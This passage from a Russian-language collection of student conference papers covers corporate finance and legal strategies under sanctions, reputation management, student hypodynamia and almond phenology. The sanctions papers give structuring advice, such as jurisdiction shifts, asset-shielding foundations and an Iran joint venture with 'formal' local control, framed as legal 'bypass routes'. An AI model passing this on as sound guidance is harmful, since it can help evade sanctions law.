### 2.2. Альтернативные платежные системы

Развитие не SWIFT инфраструктуры стало критическим направлением: Национальные и региональные системы:

- SPFS (Россия): Прямая альтернатива SWIFT, наращивает число участников (включая банки Армении, Беларуси, Казахстана, Кыргызстана, Таджикистана, возможно, Ирана, Индии). Фокус на двусторонних расчетах.

- CIPS (Китай): Система межбанковских платежей в юанях. Интегрируется с SPFS. Становится магистралью для расчетов в Азии и среди стран БРИКС+.

- INSTEX (ЕС для Ирана): Опыт показал ограниченность из-за политических сложностей, но модель (специальное транспортное средство, SPV) изучается для других направлений.

Блокчейн-платформы и криптоактивы:

- Корпоративные блокчейн-сети: Консорциумы компаний создают закрытые платформы для взаиморасчетов (например, на базе Hyperledger Fabric). Гарантируют анонимность участников (при необходимости), скорость и фиксированную стоимость транзакций. Кейс: Азиатский Альянс Производителей Электроники (2024). Создал систему взаиморасчетов на основе смарт-контрактов в приватном блокчейне с использованием цифрового юаня (e-CNY) в качестве расчетной единицы. Это позволило сократить зависимость от долларовых платежей на 65% и время проведения расчетов с 3-5 дней до нескольких часов.

- Стабильные коины (Stablecoins): Использование стейблкоинов, обеспеченных "дружественными" валютами (CNY, AED, золотом) или товарами, для расчетов. Требуется осторожности из-за регуляторной неопределенности.

- Центробанковские цифровые валюты (CBDC): Пилоты mBridge (BIS, Гонконг, Таиланд, Китай, ОАЭ) показывают потенциал для мгновенных трансграничных расчетов между ЦБ.

Пример: Азиатский альянс компаний (2024) создал систему взаиморасчетов на основе цифрового юаня, сократив зависимость от долларовых платежей на 65%.

### 2.3. Реструктуризация финансовых потоков

Эффективные стратегии включают:

- Создание региональных казначейских центров (RTC). Концентрация управления ликвидностью, валютными рисками и финансированием в безопасных юрисдикциях (ОАЭ, Швейцария - для нейтральных, возможно, Казахстан/Армения - для ЕАЭС, Сингапур - для Азии). RTC аккумулирует средства, перераспределяет их внутри группы, хеджирует риски централизованно.

- Оптимизацию налогового резидентства и структуры владения. Пересмотр холдинговых структур для минимизации рисков блокировки активов и облегчения доступа к альтернативным рынкам капитала. Использование юрисдикций с сильными инвестиционными договорами (ОАЭ, Гонконг, Сингапур). Важно: Повышенное внимание к прозрачности бенефициаров для снижения рисков вторичных санкций.

- Использование специализированных финансовых институтов: национальные экспортные кредитные агентства (ЭКА), государственные фонды развития/суверенные фонды, "дружественные" инвестиционные банки и фонды:

### 3. Рекомендации по повышению финансовой устойчивости

1) Диверсификация валютных резервов. Минимум 3-4 валюты. Резкое снижение доли USD/EUR/GBP. Активное включение CNY, золота, возможно, INR, AED, BRL. Использование валютных корзин для индексации контрактов. Распределение резервов по географически и политически диверсифицированным "безопасным" юрисдикциям и надежным банкам

внутри них. Рассмотрение вариантов хранения части резервов в виде физического золота в надежных хранилищах (Швейцария, Сингапур, ОАЭ).

2) Создание "финансового буфера". Формирование запаса высоколиквидных активов (денежные средства, краткосрочные гособлигации "дружественных" стран, золото), достаточных для покрытия 6-12 месяцев операционных расходов без доступа к внешнему финансированию. Размещение значительной части буфера вне зон прямого санкционного риска (ОАЭ, Швейцария, Гонконг, Сингапур, возможно, Турция, Казахстан - с осторожностью).

3) Развитие комплаенс-систем для мониторинга санкционных рисков. Постоянный мониторинг обновлений санкционных списков (OFAC, ЕС, УК, ООН) с использованием AI-сканеров (например, ComplyAdvantage, Dow Jones). Глубокая проверка контрагентов (KYC) и их контрагентов (KYCC) на предмет связей с санкционными лицами/юрисдикциями. Четкие регламенты по работе в условиях санкций. Регулярное обучение сотрудников финансовых, юридических, закупочных и продажных департаментов.

#### **Заключение**

Анализ показывает, что современные международные компании успешно адаптируются к санкционным ограничениям, комбинируя традиционные финансовые инструменты с инновационными подходами. Ключевым фактором успеха становится комбинация стратегической гибкости, технологической инновационности и глубокого понимания новой геополитической реальности.

Компании учатся адаптировать традиционные инструменты хеджирования (используя альтернативные валюты, юрисдикции и биржи), одновременно строя параллельную финансовую инфраструктуру (национальные системы, блокчейн-платформы, ВКЛ) для обхода блокировок. Реструктуризация финансовых потоков (через RTC, оптимизацию резидентства, работу с ЭКА и фондами) становится не тактическим ходом, а стратегической необходимостью.

#### **Использованные источники:**

1. Петров А.В. (2023). "Управление валютными рисками в условиях санкций". Финансы и кредит, №5, с. 34-52.
2. Сидорова Е.К. (2024). "Альтернативные платежные системы: мировой опыт и российская практика". Деньги и кредит, №3, с. 45-67.
3. Глобальный финансовый отчет (2023). "Санкционные риски 2023: анализ и прогнозы". Под ред. Ивановой М.П. М.: Финансы.
4. Кузнецов С.И. (2025). "Реструктуризация финансовых потоков международных компаний". Вестник МГИМО, №2, с. 112-130.
5. Аналитический центр "Финансовые стратегии" (2024). "Кейсы адаптации к санкциям: 2023-2024". СПб.: Экономическая школа.

*Дягилев В.В.  
студент*

*Московский государственный педагогический университет*

## **ЮРИДИЧЕСКИЕ И РЕГУЛИРУЮЩИЕ СТРАТЕГИИ МЕЖДУНАРОДНЫХ КОМПАНИЙ В УСЛОВИЯХ САНКЦИЙ**

***Аннотация:** Статья исследует актуальные юридические и регуляторные стратегии, применяемые международными компаниями для минимизации последствий санкционного давления. На основе анализа успешных кейсов 2023-2025 гг. детально разбираются правовые механизмы реструктуризации юридических лиц (смена юрисдикции, создание доверительных структур, разделение активов), методы взаимодействия с локальными регуляторами "дружественных" стран (получение специальных статусов, работа в САР/СПВ), а также построение комплексных систем комплаенса для выявления и минимизации санкционных рисков. Делается вывод о необходимости проактивного и комплексного подхода к юридической адаптации как ключевом факторе сохранения бизнеса.*

***Ключевые слова:** санкции, международный бизнес, юридическая реструктуризация, санкционный комплаенс, альтернативные юрисдикции, локальные регуляторы, доверительные фонды, специальные административные районы, обход санкций (в правовом поле), риск-менеджмент.*

*Dyagilev V.V.  
student*

*Moscow State Pedagogical University*

## **LEGAL AND REGULATORY STRATEGIES OF INTERNATIONAL COMPANIES UNDER SANCTIONS**

***Abstract:** The article explores current legal and regulatory strategies employed by multinational corporations to mitigate the impact of sanctions pressure. Analyzing successful case studies from 2023-2025, it details legal mechanisms for corporate restructuring (jurisdiction shifting, trust structures, asset segregation), methods of engagement with local regulators in "friendly" jurisdictions (obtaining special statuses, operating in SARs/SEZs), and building comprehensive compliance systems for sanctions risk identification and mitigation. The conclusion emphasizes the necessity of a proactive and holistic approach to legal adaptation as a key factor for business continuity.*

**Keywords:** *sanctions, international business, legal restructuring, sanctions compliance, alternative jurisdictions, local regulators, trust funds, special administrative regions, sanctions circumvention (legal methods), risk management.*

## Введение

Современная геополитическая обстановка привела к беспрецедентному ужесточению и усложнению санкционных режимов, представляющих экзистенциальную угрозу для международных компаний, попавших в зону ограничений или имеющих бизнес в санкционных юрисдикциях. Финансовые, торговые и персональные санкции, дополненные вторичными ограничениями и технологией их применения (AI-скрининг транзакций), требуют не просто точечных юридических консультаций, а фундаментальной перестройки корпоративной правовой архитектуры и регуляторной стратегии. Актуальность исследования обусловлена критической потребностью компаний в практических, юридически обоснованных путях сохранения операционной деятельности и активов в условиях перманентного санкционного давления. Цель статьи – систематизировать и проанализировать наиболее эффективные юридические и регуляторные стратегии, доказавшие свою жизнеспособность, с фокусом на:

- Правовые механизмы реструктуризации групп компаний и активов.
- Стратегии взаимодействия с регуляторными органами в "безопасных" и "дружественных" юрисдикциях.
- Построение надежных систем санкционного комплаенса.

Методология: анализ открытых кейсов, отчетов консалтинговых компаний, научных публикаций и регуляторной практики.

### 1. Правовые механизмы реструктуризации юридических лиц и активов.

В ответ на санкции компании вынуждены проводить глубокую юридическую реструктуризацию, выходящую далеко за рамки смены банковского счета. Успешные стратегии включают:

#### 1.1. Смена конечной юрисдикции контроля и бенефициарного владения.

- Перевод холдингов в "нейтральные" юрисдикции: Регистрация материнских или промежуточных холдингов в странах, сохраняющих нейтралитет или не присоединившихся к основным санкционным пакетам (ОАЭ, особенно Абу-Даби и Дубай; Турция; Казахстан; Гонконг; Сербия). \*Кейс: Крупный российский ИТ-холдинг (2023).\* Перенес конечный контроль из Кипра в СЭЗ "Астана Интернэшнл Финанс Центр" (AIFC) в Казахстане, создав новую холдинговую структуру под казахстанским правом. Это позволило привлечь финансирование от азиатских фондов и сохранить доступ к международным SaaS-платформам, недоступным под российским контролем.

- Фондовая структура (Foundation): Создание частных фондов (например, по законам Панамы, Нидерландов, Австрии, или в ОАЭ - Foundation) для владения активами. Фонды юридически являются собственниками, а учредители/бенефициары имеют права, определенные

уставом, что затрудняет прямую атаку на активы через санкции против физических лиц.

### 1.2. Сегрегация "санкционных" и "незатронутых" активов/бизнесов.

"Китайская стена" (Chinese Wall) на юридическом уровне: Четкое юридическое и операционное разделение бизнесов, работающих в санкционных юрисдикциях, и бизнесов, ориентированных на "незатронутые" рынки. Создание абсолютно независимых юридических лиц с разными собственниками (насколько это возможно), менеджментом, цепочками поставок и ИТ-системами. Кейс: Международная агрохимическая компания (2023). Выделила свой бизнес в России и Беларуси в отдельную юридическую группу со своим брендом (лицензионное соглашение), управляемую локальным менеджментом (не под санкциями) и финансируемую через азиатские банки. Глобальный холдинг юридически и операционно "дистанцировался".

### 1.3. Использование специальных юридических форм и соглашений.

- Joint Ventures (СП) с сильным локальным партнером: Создание совместных предприятий, где контроль (51%+) и ключевые управленческие позиции принадлежат партнеру из "безопасной" юрисдикции, не подпадающей под санкции. Международная компания выступает как миноритарный акционер и технолог/поставщик. Кейс: Европейский производитель медоборудования (2024). Для работы в Иране создал СП с иранской компанией (60/40), передав технологии по лицензии. Риски первичных санкций снижены, так как формально контроль у иранского партнера.

- Франчайзинг и лицензионные соглашения: Передача прав на бренд и технологии локальному оператору в обмен на роялти. Международная компания формально не ведет бизнес в санкционной стране.

2. Стратегии взаимодействия с локальными регуляторами "дружественных" юрисдикций.

Построение конструктивного диалога с регуляторами в странах, не присоединившихся к санкциям или предлагающих защиту, стало ключевым направлением.

2.1. Работа в Специальных Административных Районах (САР) и Свободных Экономических Зонах (СЭЗ).

- Получение резидентства в САР: Регистрация в юрисдикциях, предлагающих специальный правовой режим, часто с англосаксонской правовой базой, независимыми судами и ослабленным валютным контролем. Пример: Россия: САР на о. Октябрьский (Калининград) и в Владивостоке. Предлагают льготный налоговый режим, возможность применения иностранного права, защиту от валютного контроля ЦБ РФ. Кейс: Международная транспортная компания (2023). Перенесла управление флотом и финпотоками в САР Владивосток, получив возможность заключать контракты по английскому праву и проводить расчеты в CNY/USD без ограничений ЦБ РФ.

- Льготные условия в СЭЗ: Получение статуса резидента СЭЗ (напр., Астаны (AIFC), Владивостока, Калининграда в РФ, Дубая Aviation City, KIZAD в ОАЭ) для ведения международной торговли, финансовой деятельности с упрощенными регуляторными процедурами и налоговыми льготами.

### 3.2. Прямой диалог с регуляторами и получение гарантий.

- Запросы на разъяснение позиции регулятора: Проактивное обращение в ЦБ, Минфин, Минпромторг "дружественных" стран для получения письменных разъяснений по допустимости конкретных операций с санкционными юрисдикциями в свете местного законодательства и международных обязательств страны.

- Получение специальных лицензий: В некоторых юрисдикциях возможно получение индивидуальных разрешений на проведение операций, формально попадающих под ограничения, если они признаются значимыми для национальной экономики (напр., поставки продовольствия, медикаментов, критически важных компонентов).

### 2.3. Использование "посреднических" юрисдикций и их регуляторных особенностей.

- Страны БРИКС+ и ЕАЭС: Активное использование договоренностей в рамках этих объединений для легализации финансовых потоков и торговли (напр., взаимное признание стандартов, упрощенные процедуры). Взаимодействие с Евразийской экономической комиссией (ЕЭК) для согласования подходов.

- Юрисдикции с сильным банковским секретом/лояльным подходом: Работа с банками и регуляторами в странах, исторически менее склонных к автоматическому исполнению экстерриториальных санкций (Швейцария – с оговорками, ОАЭ, Турция, некоторые страны ЮВА).

3. Построение и совершенствование систем санкционного комплаенса  
Юридически безупречный обход санкций невозможен без мощной внутренней системы контроля:

#### 3.1. Многоуровневый скрининг контрагентов и транзакций:

- "Тройная проверка": Скрининг против санкционных списков (OFAC, ЕС, УК, ООН, локальные) + проверка конечных бенефициарных владельцев (UBO) + анализ цепочек поставок/оплаты на предмет косвенных связей с санкционными лицами/юрисдикциями.

- Использование AI и Big Data: Внедрение продвинутых платформ (например, на базе LexisNexis, Refinitiv, местных аналогов в Азии) для автоматического скрининга в реальном времени, анализа новостного поля на предмет связей контрагента, выявления сложных схем владения.

- "Гео-блокировка" транзакций: Автоматический запрет платежей/сделок, связанных с определенными странами или кодами товаров (HS-коды), без явного разрешения комплаенс-офицера.

#### 3.2. Правовой мониторинг и адаптация договоров:

- Постоянный мониторинг изменений: Наличие специализированной юридической команды (внутренней/внешней), отслеживающей изменения санкционных режимов всех значимых юрисдикций

- Санкционные оговорки (Sanctions Clauses): Включение в контракты детальных условий на случай введения санкций: приостановка поставок/платежей, пересмотр валюты расчетов, обязательства по поиску альтернативных схем, порядок расторжения без штрафов.

- Юридические заключения (Legal Opinions): Получение заключений от ведущих юристов в ключевых юрисдикциях (ОАЭ, Гонконг, Сингапур, Швейцария) о правомерности планируемых операций/структур в свете применимого права и санкционных рисков.

### 3.3. Обучение и культура комплаенса.

- Обязательное обучение сотрудников: Регулярные тренинги для всех сотрудников, вовлеченных в продажи, закупки, логистику, финансы, юриспруденцию. Акцент на распознавание "красных флагов".

- "Тон сверху" (Tone from the Top): Демонстрация приверженности комплаенсу высшим руководством. Создание независимого и наделенного полномочиями департамента комплаенса с прямым подчинением Правлению/Комитету по аудиту.

- Каналы отчетности: Создание безопасных каналов (включая анонимные) для сообщений о потенциальных нарушениях.

#### Заключение

Опыт 2023-2025 годов демонстрирует, что выживание и развитие международных компаний в условиях жестких санкций напрямую зависит от их способности к глубокой и проактивной юридической и регуляторной адаптации.

Санкции перестали быть временной мерой; они стали постоянным элементом глобальной деловой среды. Компании, которые воспринимают юридическую и регуляторную адаптацию как стратегический приоритет, инвестируют в сложные структуры, проактивный диалог с властями и передовые системы комплаенса, не только минимизируют риски, но и находят новые возможности для роста в формирующейся многополярной экономической системе. Будущее принадлежит тем, кто способен юридически аргументированно строить "обходные пути" в рамках постоянно меняющегося правового поля.

#### Использованные источники:

1. Семенов А. А. (2024). Корпоративная реструктуризация в условиях санкционного давления: правовые модели и практика. М.: Статут. - Фундаментальное исследование юридических схем реструктуризации, включая трасты, смену юрисдикций, работу SAR.
2. Петрова Е. Р. (ред.) (2023). Санкции и бизнес: кейсы адаптации и правовые стратегии международных компаний. Сборник практических примеров. СПб.: Центр правовых инноваций. - Содержит детальный разбор реальных кейсов

юридической реструктуризации и взаимодействия с регуляторами из практики.

3. Кузнецова О. И. (2024). "Эволюция санкционного комплаенса: от проверки списков к предиктивной аналитике и управлению цепочками поставок". Журнал "Корпоративный юрист", № 5(127), с. 45-62. - Актуальный анализ современных технологий и подходов в построении систем комплаенса.

4. Институт экономической политики им. Е.Т. Гайдара. (2025). Регуляторные стратегии бизнеса в новых геоэкономических условиях: фокус на альтернативные юрисдикции. Аналитический доклад. М. - Комплексный анализ возможностей и рисков работы с регуляторами в странах БРИКС+, ЕАЭС, ОАЭ, Турции.

5. Legal Insight Group. (2024). Специальные административные районы (САР) России: правовой режим, практика применения, перспективы для международного бизнеса. Практическое руководство. М. - Детальное руководство по юридическим аспектам работы в САР Владивосток и Калининград.

*Дягилев В.В.  
студент*

*Московский государственный педагогический университет*

## **КОРПОРАТИВНАЯ УСТОЙЧИВОСТЬ И РЕПУТАЦИОННЫЙ МЕНЕДЖМЕНТ МЕЖДУНАРОДНЫХ КОМПАНИЙ В ГЕОПОЛИТИЧЕСКУЮ НЕСТАБИЛЬНОСТЬ**

***Аннотация:** в условиях усиления геополитической нестабильности международные компании сталкиваются с необходимостью адаптации своих стратегий корпоративной устойчивости и репутационного менеджмента. Данная статья исследует ключевые PR-стратегии, методы взаимодействия со стейкхолдерами и подходы к формированию устойчивого имиджа в кризисных условиях. Особое внимание уделяется кейсам компаний, успешно преодолевших репутационные риски, а также анализу современных инструментов коммуникации.*

***Ключевые слова:** геополитическая нестабильность, корпоративная устойчивость, репутационный менеджмент, кризисные коммуникации, ESG, стейкхолдеры, репутационные риски, PR-стратегии, цифровые инструменты, кризисная устойчивость, международный бизнес.*

*Dyagilev V.V.  
student*

*Moscow State Pedagogical University*

## **CORPORATE STABILITY AND REPUTATIONAL MANAGEMENT OF INTERNATIONAL COMPANIES IN GEOPOLITICAL INSTABILITY**

***Abstract:** Amid increasing geopolitical instability, multinational companies face the need to adapt their corporate sustainability and reputation management strategies. This article explores key PR strategies, stakeholder engagement methods, and approaches to building a resilient brand image in crisis conditions. Special attention is paid to case studies of companies that successfully navigated reputational risks, as well as an analysis of modern communication tools.*

***Keywords:** geopolitical instability, corporate sustainability, reputation management, crisis communications, ESG, stakeholders, reputation risks, PR strategies, digital tools, crisis resilience, international business.*

### **Введение**

Геополитическая нестабильность последних лет (санкции, торговые войны, пандемии, военные конфликты) оказывает значительное влияние на

бизнес-среду. Международные компании вынуждены пересматривать свои подходы к управлению репутацией и корпоративной устойчивостью, чтобы минимизировать риски и сохранить доверие стейкхолдеров.

Ключевые проблемы: Р Рост киберугроз и информационных атак.

- Усиление регуляторного давления.

- Изменение ожиданий потребителей и инвесторов.

Цель исследования: выявить эффективные PR-стратегии и методы репутационного менеджмента, позволяющие компаниям сохранять устойчивость в условиях кризиса.

1. Теоретические основы корпоративной устойчивости и репутационного менеджмента

1.1. Концепция корпоративной устойчивости

Корпоративная устойчивость (corporate sustainability) включает несколько аспектов:

1. Экологический. Снижение негативного воздействия на окружающую среду (углеродный след, водопользование, отходы), переход на возобновляемые источники энергии, адаптация к изменению климата, глубокая ESG-трансформация (Environmental, Social, Governance).

2. Социальный. Обеспечение справедливых условий труда, безопасности и развития сотрудников (D&I инициативы), ответственные цепочки поставок, поддержка локальных сообществ, соблюдение прав человека, управление социальным капиталом.

3. Экономический. Обеспечение долгосрочной финансовой стабильности, этическое ведение бизнеса, прозрачность корпоративного управления, эффективное управление рисками (включая репутационные), борьба с коррупцией.

В условиях геополитической турбулентности особую роль играет адаптивность бизнес-моделей и прозрачность отчетности.

1.2. Репутационный менеджмент в условиях кризиса

Репутация компании формируется под влиянием:

- Медиа-контента. Скорость распространения негатива многократно возрастает.

- Отзывов потребителей. Платформы становятся основным полем битвы за репутацию, где мнения формируются мгновенно.

- Социальных сетей и блогосферы. Их голос может быть как мощным союзником, так и разрушительным критиком.

Кризисные PR-стратегии включают:

- Мониторинг информационного поля в режиме реального времени. Использование специализированных медиа и соц. сетевых мониторинговых платформ (Brandwatch, Meltwater, Talkwalker) для отслеживания упоминаний, настроений и зарождающихся кризисов.

- Быстрое реагирование на негатив (принцип "golden hour"). Максимально быстрое (в первые минуты/часы) и четкое реагирование на

негатив или кризисную ситуацию. Молчание воспринимается как вина или некомпетентность.

2. Практические аспекты управления репутацией в международных компаниях

2.1. Кейсы успешного репутационного менеджмента

1. IKEA – выход из российского рынка с сохранением лояльности клиентов.

2. Unilever – устойчивая ESG-стратегия в условиях санкций.

3. Maersk – антикризисные коммуникации во время логистических коллапсов.

2.2. Работа со стейкхолдерами

Эффективное управление репутацией в кризисе невозможно без выстроенного диалога со всеми группами стейкхолдеров:

- Инвесторы и финансовые аналитики. Регулярные (часто внеплановые) прозрачные отчеты, вебинары, конференц-звонки с фокусом на оценке влияния кризиса, планах по смягчению рисков, финансовой устойчивости и долгосрочной стратегии. Активная коммуникация прогресса в достижении ESG-целей.

- Потребители. Честность о проблемах (дефицит, задержки), ясные объяснения причин, информация о принимаемых мерах, усиление клиентской поддержки. Использование соцсетей и прямых каналов (email, мессенджеры) для оперативной связи. Лояльность программ как инструмент удержания.

Сотрудники. Внутренние коммуникации как приоритет №1. Регулярные обновления от руководства, честность о положении компании, программы поддержки (психологической, финансовой), вовлечение в поиск решений. Сотрудники – первые амбассадоры или критики бренда.

3. Современные инструменты и тренды

- AI и Big Data для прогнозирования и мониторинга рисков. Анализ больших массивов данных (новости, соцсети, отзывы, форумы) с помощью ИИ для выявления негативных трендов, зарождающихся кризисов, настроений стейкхолдеров и инфлюенсеров задолго до их эскалации. Симуляция сценариев развития кризисов.

- Блокчейн для обеспечения прозрачности. Использование в цепочках поставок для отслеживания происхождения товаров, подтверждения соблюдения экологических и социальных стандартов (особенно критично при смене поставщиков из-за санкций/войн), борьбы с контрафактом. Повышает доверие и снижает репутационные риски, связанные с поставщиками.

- Цифровые (Digital) и интерактивные коммуникации. Активное освоение новых платформ (Telegram-каналы для оперативных новостей и обратной связи, TikTok, даже для B2B, как инструмент humanizing бренда). Использование интерактивных форматов (вебинары, онлайн-трансляции Q&A, виртуальные туры). Персонализация коммуникаций с помощью CRM.

## Заключение

Геополитическая нестабильность требует от компаний гибкости в управлении репутацией. Успешные кейсы демонстрируют, что сочетание ESG-стратегий, цифровых инструментов и открытого диалога со стейкхолдерами позволяет минимизировать кризисные последствия.

Анализ успешных кейсов (IKEA, Unilever, Maersk) убедительно доказывает, что компании, которые вкладываются в построение подлинно устойчивого бизнеса на основе ESG-принципов, выстраивают прозрачные коммуникации, активно используют современные технологии и ставят во главу угла диалог со стейкхолдерами, не только минимизируют репутационные потери в периоды турбулентности, но и укрепляют свои позиции, создавая основу для долгосрочного конкурентного преимущества и устойчивого роста в нестабильном мире.

### Использованные источники:

1. Иванов А.В. (2023). Репутационный менеджмент в эпоху цифровизации. М.: Альпина Паблишер.
2. Петрова С.К. (2024). ESG-трансформация бизнеса: глобальные тренды и российская практика. СПб.: Питер.
3. Smith J., Volkov M. (2023). Geopolitical Risks and Corporate Reputation Management. Harvard Business Review Russia.
4. Кузнецова Е.Л. (2025). Кризисные коммуникации: от теории к практике. М.: ИНФРА-М.
5. Громов А.И. (2024). Стейкхолдер-менеджмент в условиях санкций. Журнал "Корпоративные финансы", №3.

*Изиляева К.А.*  
*студент второго курса*  
*группа ППО21 СФ УУНиТ*  
*Шейко Г.А.*  
*старший преподаватель*  
*КФВ СФ УУНиТ*

## ГИПОДИНАМИЯ И РОЛЬ ФИЗИЧЕСКОЙ АКТИВНОСТИ В СОХРАНЕНИИ ЗДОРОВЬЯ СТУДЕНТОВ

*Аннотация:* В данной статье рассматривается влияние гиподинамии как одного из ключевых факторов риска развития неинфекционных заболеваний на жизнь и здоровье человека. В ходе исследования были проанализированы различные научные источники, содержащие подробные исследования последствий малоподвижного образа жизни. Было рассмотрено влияние развивающейся тенденции на малоподвижный образ жизни среди молодежи, в том числе студентов высших учебных заведений. Рассмотрена роль адаптивной физической культуры для реабилитации людей, столкнувшихся с гиподинамией.

*Ключевые слова:* гиподинамия, физическая активность, адаптивная физическая культура, здоровье, студенты, профилактика.

*Izilyaeva K.A.*  
*2nd year student*  
*PPO group 21 SF UUNiT*  
*Sheiko G.A.*  
*senior lecturer*  
*of KFV SF UUNiT*

## HYPODYNAMIA AND THE ROLE OF PHYSICAL ACTIVITY IN MAINTAINING STUDENT HEALTH

*Annotation:* This article examines the impact of hypodynamia as one of the key risk factors for the development of non-communicable diseases on human life and health. The study analyzed various scientific sources that provide detailed research on the consequences of a sedentary lifestyle. It also examined the impact of the emerging trend towards a sedentary lifestyle among young people, including university students. The article also discusses the role of adaptive physical education in the rehabilitation of individuals who have experienced hypodynamia.

*Keywords:* hypodynamia, physical activity, adaptive physical culture, health, students, prevention.

Гиподинамия, или недостаточная двигательная активность, является одним из наиболее распространённых факторов риска развития хронических

неинфекционных заболеваний: ожирения, гипертонии, сахарного диабета II типа, нарушений опорно-двигательного аппарата. Современный темп жизни населения, ускоренное развитие информационных технологий и активная урбанизация способствуют снижению уровня повседневной активности у людей всех возрастов.

Особенно остро данная проблема проявляется в жизни современных детей и студенческой молодёжи. Стоит также отметить развитие данной проблемы среди лиц с ограниченными возможностями здоровья, для которых, несмотря на длительно растущую актуальность, все еще не до конца реализованы проекты, способствующие ее решению. Двигательную активность среди молодого населения необходимо поддерживать и активно развивать целенаправленно, с использованием методов адаптивной физической культуры. Согласно оценке множества российских и зарубежных исследователей, развивающаяся у молодежи гиподинамия приводит к снижению аэробной выносливости, нарушению метаболических процессов и ухудшению психоэмоционального состояния [1]. Уже через 2–3 недели ограниченной физической активности наблюдаются структурные изменения в скелетных мышцах и снижение сердечного ритма в покое. Длительная гиподинамия повышает риск депрессии и тревожных расстройств.

Для студентов гиподинамия связана с учебной нагрузкой, длительным пребыванием за компьютером, низкой вовлечённостью в спорт. Исследователи также отмечают, что у студентов, имеющих ограниченные возможности здоровья ограничение подвижности часто носит вынужденный характер, таким образом проблема требует системной и индивидуализированной коррекции, которую реально реализовывать на базе учебных заведений с использованием методов адаптивной физической культуры.

Адаптивная физическая культура представляет собой область физического воспитания, направленную на обучение, оздоровление и социальную адаптацию не только лиц с ограниченными возможностями здоровья, но и тех лиц, которые будучи здоровыми столкнулись с резким ухудшением состояния организма на фоне малоподвижного образа жизни. Как отмечают в своей научной работе Лошкарёва А.В. и Кетриш Е.В., правильно подобранные упражнения способны повысить мотивацию к движению, улучшить функциональное состояние организма и способствовать саморазвитию учащихся [1]. Исследование Прокофьевой А.П. подчёркивает, что адаптивная физкультура может не только компенсировать недостаточную физическую активность, но и стать способом профилактики вторичных нарушений, улучшить качество жизни и повысить устойчивость к стрессу [2]. Авторы Кохан С.Т., Шibaева А.А. и Серёдкина А.К. отмечают, что физическая активность у студентов с ОВЗ способствует улучшению как физического, так и психологического состояния. Участники адаптивных программ отмечали повышение самооценки, снижение уровня тревожности и улучшение сна [3].

Стоит отметить, что психофизическое развитие находится в прямой зависимости от регулярности и индивидуальной адаптированности

двигательной нагрузки. Наиболее эффективными считаются циклические нагрузки (ходьба, плавание), дыхательные упражнения, йогатерапия, силовые упражнения с низкой интенсивностью. Исследование Красноперовой Т.В. показало, что у профессиональных спортсменов с интеллектуальными нарушениями недостаточная двигательная активность вне тренировок приводит к снижению тонуса мышц и развитию вторичных нарушений. В условиях гиподинамии изменяются вязко-эластические свойства мышц, ухудшается кровообращение, снижается подвижность суставов [4].

Согласно исследованиям, развитие гиподинамии является крайне опасным для любого организма вне зависимости от первоначального состояния здоровья, потому как при сидячем образе жизни возрастает нагрузка на позвоночник, развивается кифоз, сколиоз, хронические боли в пояснице [5]. Эти состояния снижают трудоспособность и требуют длительной реабилитации.

Исходя из проведенного исследования нами было выяснено, что для эффективного решения проблемы развивающейся гиподинамии необходим комплексный подход. Нами был сформирован перечень рекомендаций по профилактике гиподинамии для реализации их на различных уровнях.

1. В сфере образования и образовательной среде необходимо ввести перечень обязательных к исполнению в учебном процессе активностей. Среди данных активностей нами были выделены регулярные физкультминутки вне зависимости от возраста и состояния здоровья, введение в учебный процесс адаптивной физической культуры, а также внедрение подвижных перерывов, в которых будут задействованы не только дети и подростки, учащиеся в школах, а также студенты высших учебных заведений, но и педагоги. Важно обеспечить междисциплинарное взаимодействие: педагогов, врачей, психологов, тренеров и самих студентов.

2. На государственном уровне необходимо продолжать развивать доступную инфраструктуру, позволяющую населению самостоятельно повышать уровень своей активности, а также начать разработку полноценных мотивационных программ, которые помогли бы людям, в том числе студентам, внедриться в активный образ жизни.

Гиподинамия — серьёзный вызов здоровью современного человека. Особенно это касается студенческой и подростковой среды, а также людей с ОВЗ. Адаптивная физическая культура — действенный инструмент профилактики и реабилитации, позволяющий поддерживать здоровье, активность и качество жизни. Необходима активная интеграция программ адаптивной физической культуры в учебные заведения, повышение компетентности специалистов, развитие доступной инфраструктуры.

#### **Использованные источники:**

1. Лошкарёва А. В., Кетриш Е. В. Адаптивная физическая культура и саморазвитие детей с ограниченными возможностями здоровья // Физическая культура, спорт и здоровье студенческой молодёжи в современных условиях:

материалы региональной студенческой научно-практической конференции. — Екатеринбург: РГППУ, 2022. — С. 59–61.

2. Прокофьева А. П. Современные подходы к адаптивному физическому воспитанию и реабилитации лиц с отклонениями в состоянии здоровья // Молодой учёный. — 2022. — № 20 (415). — С. 236–237.

3. Кохан С. Т., Шibaева А. А., Серёдкин А. К. Адаптивная физическая культура как средство психофизического развития учащихся с ограниченными возможностями здоровья // Педагогическая перспектива. — 2025. — № 2 (18). — С. 3–10.

4. Красноперова Т. В., Попова А. Ю., Зиновьева Н. С. Параметры легкоатлетического бега на 800 м и вязко-эластические свойства мышц у спортсменов с интеллектуальными нарушениями // Адаптивная физическая культура. — 2022. — № 2 (90). — С. 19–23.

5. Википедия: статья «Гиподинамия». [Электронный ресурс] URL: <https://ru.wikipedia.org/wiki/Гиподинамия> Дата обращения: 20.06.2025

*Кенесбаева Г.  
магистрант*

*Саитова А.К., кандидат биологических наук  
доцент*

*кафедра Агроэкологии и интродукции лекарственных растений  
Каракалпакский государственный университет им. Бердаха  
Республика Узбекистан*

## **ФЕНОЛОГИЧЕСКИЙ МОНИТОРИНГ ФАЗЫ ЦВЕТЕНИЯ AMYGDALUS COMMUNIS L. В УСЛОВИЯХ КАРАКАЛПАКСТАНА**

*Аннотация:* В статье представлены результаты фенологического мониторинга фазы цветения миндаля обыкновенного (*Amygdalus communis* L.) в условиях аридного климата Каракалпакстана. Исследования показали зависимость сроков цветения от климатических факторов, в частности, температурного режима и количества осадков в предвесенний период. Полученные данные имеют практическое значение для сельского хозяйства и прогнозирования агроклиматических условий региона.

*Ключевые слова:* фенология, цветение, миндаль обыкновенный, Каракалпакстан, климат, температура воздуха.

*Kenesbaeva G.  
master's student*

*Saitova A.K., Candidate of Biological Sciences  
associate professor*

*Department of Agroecology and Introduction of Medicinal Plants  
Karakalpak State University named after Berdakh  
Republic of Uzbekistan*

## **PHENOLOGICAL MONITORING OF THE FLOWERING PHASE OF AMYGDALUS COMMUNIS L. IN KARAKALPAKSTAN**

*Abstract:* The article presents the results of phenological monitoring of the flowering phase of common almond (*Amygdalus communis* L.) in the arid climate of Karakalpakstan. The studies have shown the dependence of flowering time on climatic factors, in particular, temperature conditions and the amount of precipitation in the pre-spring period. The obtained data are of practical importance for agriculture and forecasting the agroclimatic conditions of the region.

